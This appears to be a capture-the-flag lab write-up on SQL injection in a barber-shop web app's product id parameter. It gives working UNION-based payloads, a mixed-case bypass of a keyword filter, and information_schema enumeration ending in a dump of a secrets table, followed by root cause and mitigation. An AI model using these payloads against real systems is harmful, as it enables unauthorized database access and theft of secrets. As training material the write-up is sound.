KrissCut — SQL Injection | KrissCut
Lab Link
Lab: KrissCut
Overview

KrissCut is a barber shop themed web application with a small product catalog. During testing, the product detail endpoint accepted an id parameter that was passed into a backend SQL query without proper parameterization.
The vulnerability was confirmed through boolean-style SQL injection, then escalated into a UNION-based SQL injection. A keyword-based catalog filter blocked some obvious payloads, but mixed-case SQL keywords bypassed the filter and allowed database enumeration.
Objective
Gain access to sensitive data stored in the application database and retrieve the challenge flag.
Vulnerability Identification
1
2
3
4
5
6
7
OWASP Top 10:2025
└── A05 - Injection
    └── SQL Injection
        ├── Unsafely concatenated product ID parameter
        ├── UNION-based data extraction
        ├── MariaDB information_schema enumeration
        └── Weak keyword-based filtering bypassed with mixed-case keywords
The vulnerable endpoint was:
1
2
GET /product?id=<PRODUCT_ID> HTTP/2
Host: <LAB_HOST>
A normal product lookup used the id parameter to fetch catalog items. Injecting SQL syntax into this parameter changed the backend query behavior.
Reconnaissance
The /shop page listed product entries, and each product opened through a detail route similar to:
1
2
GET /product?id=4 HTTP/2
Host: <LAB_HOST>
The initial test was a simple boolean-style injection:
1
2
GET /product?id=4' or 1=1-- - HTTP/2
Host: <LAB_HOST>
The request still returned a valid product page, confirming that the application was likely building a SQL query using raw user input.
A likely backend pattern was:
1
SELECT * FROM products WHERE id = '<id>';
Because the user-controlled id value was placed directly into the query, closing the quote allowed additional SQL logic to be appended.
Filter Behavior
The application had a catalog security filter that blocked obvious payloads. For example, an uppercase ORDER BY request returned a blocked response:
1
2
GET /product?id=4%27%20ORDER%20BY%201--%20- HTTP/2
Host: <LAB_HOST>
The response showed:
1
2
Request blocked
Our catalog security filter flagged something in that request and stopped it.
Trying comment-splitting inside order reached the database parser but caused a SQL syntax error:
1
2
GET /product?id=4%27%20o/**/rder%20by%201--%20- HTTP/2
Host: <LAB_HOST>
The error revealed that the backend database was MariaDB:
1
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version...
This helped guide the next step: use MariaDB/MySQL metadata tables instead of SQLite-specific enumeration.
Exploitation
Step 1: Confirm UNION-based SQL Injection
The working payload used mixed-case SQL keywords to bypass the keyword-based filter:
1
2
GET /product?id=-1%27%20UnIoN%20SeLeCt%201,2,3,4,5,6--%20- HTTP/2
Host: <LAB_HOST>
The response reflected injected values in the product template:
1
2
3
4
5
<title>2 · KrissCut</title>
<span class="cat">6</span>
<h1>2</h1>
<p class="price price-lg">$0.03</p>
<p class="desc">4</p>
This confirmed three important details:
- The query accepted
UNION SELECT. - The result set required 6 columns.
- Columns 2, 3, 4, and 6 were visible in the HTML response.
Step 2: Identify the Current Database
The database name was extracted with the database() function:
1
2
GET /product?id=-1%27%20UnIoN%20SeLeCt%201,database(),3,4,5,6--%20- HTTP/2
Host: <LAB_HOST>
The page title reflected the database name:
1
krisscut
Step 3: Enumerate Tables
Since the backend was MariaDB, table names were extracted from information_schema.tables:
1
2
GET /product?id=-1%27%20UnIoN%20SeLeCt%201,group_concat(table_name),3,4,5,6%20from%20information_schema.tables%20where%20table_schema=%27krisscut%27--%20- HTTP/2
Host: <LAB_HOST>
The response revealed two tables:
1
products,secrets
The secrets table was the obvious next target.
Step 4: Enumerate Columns in secrets
The columns were extracted from information_schema.columns:
1
2
GET /product?id=-1%27%20UnIoN%20SeLeCt%201,group_concat(column_name),3,4,5,6%20from%20information_schema.columns%20where%20table_name=%27secrets%27--%20- HTTP/2
Host: <LAB_HOST>
The response showed:
1
id,label,value,note
The value column was likely where the flag or secret value was stored.
Step 5: Dump the Secret Values
The final extraction targeted the value column:
1
2
GET /product?id=-1%27%20UnIoN%20SeLeCt%201,group_concat(value),3,4,5,6%20from%20secrets--%20- HTTP/2
Host: <LAB_HOST>
The response returned multiple secret values, including the challenge flag.
1
<PLACEHOLDER_TOKEN>,WEBVERSE{REDACTED},<PLACEHOLDER_SECRET>
Proof of Exploitation
The lab was solved by extracting the flag from the secrets.value column through UNION-based SQL injection.
1
2
3
4
5
Database: krisscut
Tables: products, secrets
Secrets columns: id, label, value, note
Flag source: secrets.value
Flag: WEBVERSE{REDACTED}
Root Cause Analysis
The root cause was unsafe SQL query construction. The application trusted the id parameter and inserted it into a SQL query without using parameterized statements.
A vulnerable pattern would look like this:
1
query = "SELECT * FROM products WHERE id = '%s'" % request.args.get("id")
This allowed an attacker to close the original string, append SQL syntax, and comment out the rest of the query.
The catalog filter also failed because it relied on blocking certain keyword patterns instead of fixing the actual injection flaw. Mixed-case keywords such as UnIoN SeLeCt bypassed the filter.
Impact
An attacker could use this vulnerability to:
- Read sensitive database contents.
- Enumerate database names, table names, and column names.
- Extract secrets from internal tables.
- Potentially access user data, credentials, application secrets, or administrative records depending on database contents.
In this lab, the impact was full disclosure of the challenge flag from the secrets table.
Mitigation
The correct fix is to use parameterized queries for all database access.
Example safe pattern:
1
cursor.execute("SELECT * FROM products WHERE id = %s", (product_id,))
Additional defensive steps:
- Validate that product IDs are numeric before querying.
- Avoid displaying raw database errors to users.
- Remove keyword-based SQL filters as a primary defense.
- Use least-privilege database accounts.
- Monitor suspicious query patterns such as
union,information_schema, and SQL comments.
Real-World Insight
This lab demonstrates why keyword-based filters are not a reliable SQL injection defense. Attackers can often bypass them with case changes, comments, encoding, alternate whitespace, or database-specific syntax.
The real fix is not to make the filter stronger. The real fix is to stop building SQL queries with raw user input.
Lessons Learned
- A successful boolean-style payload is enough to confirm SQL injection behavior.
- Verbose SQL errors can reveal the backend database engine.
- MariaDB/MySQL database metadata can be enumerated through
information_schema. - UNION-based SQL injection depends on matching the correct column count.
- Weak WAF rules can often be bypassed, but parameterized queries remove the bug entirely.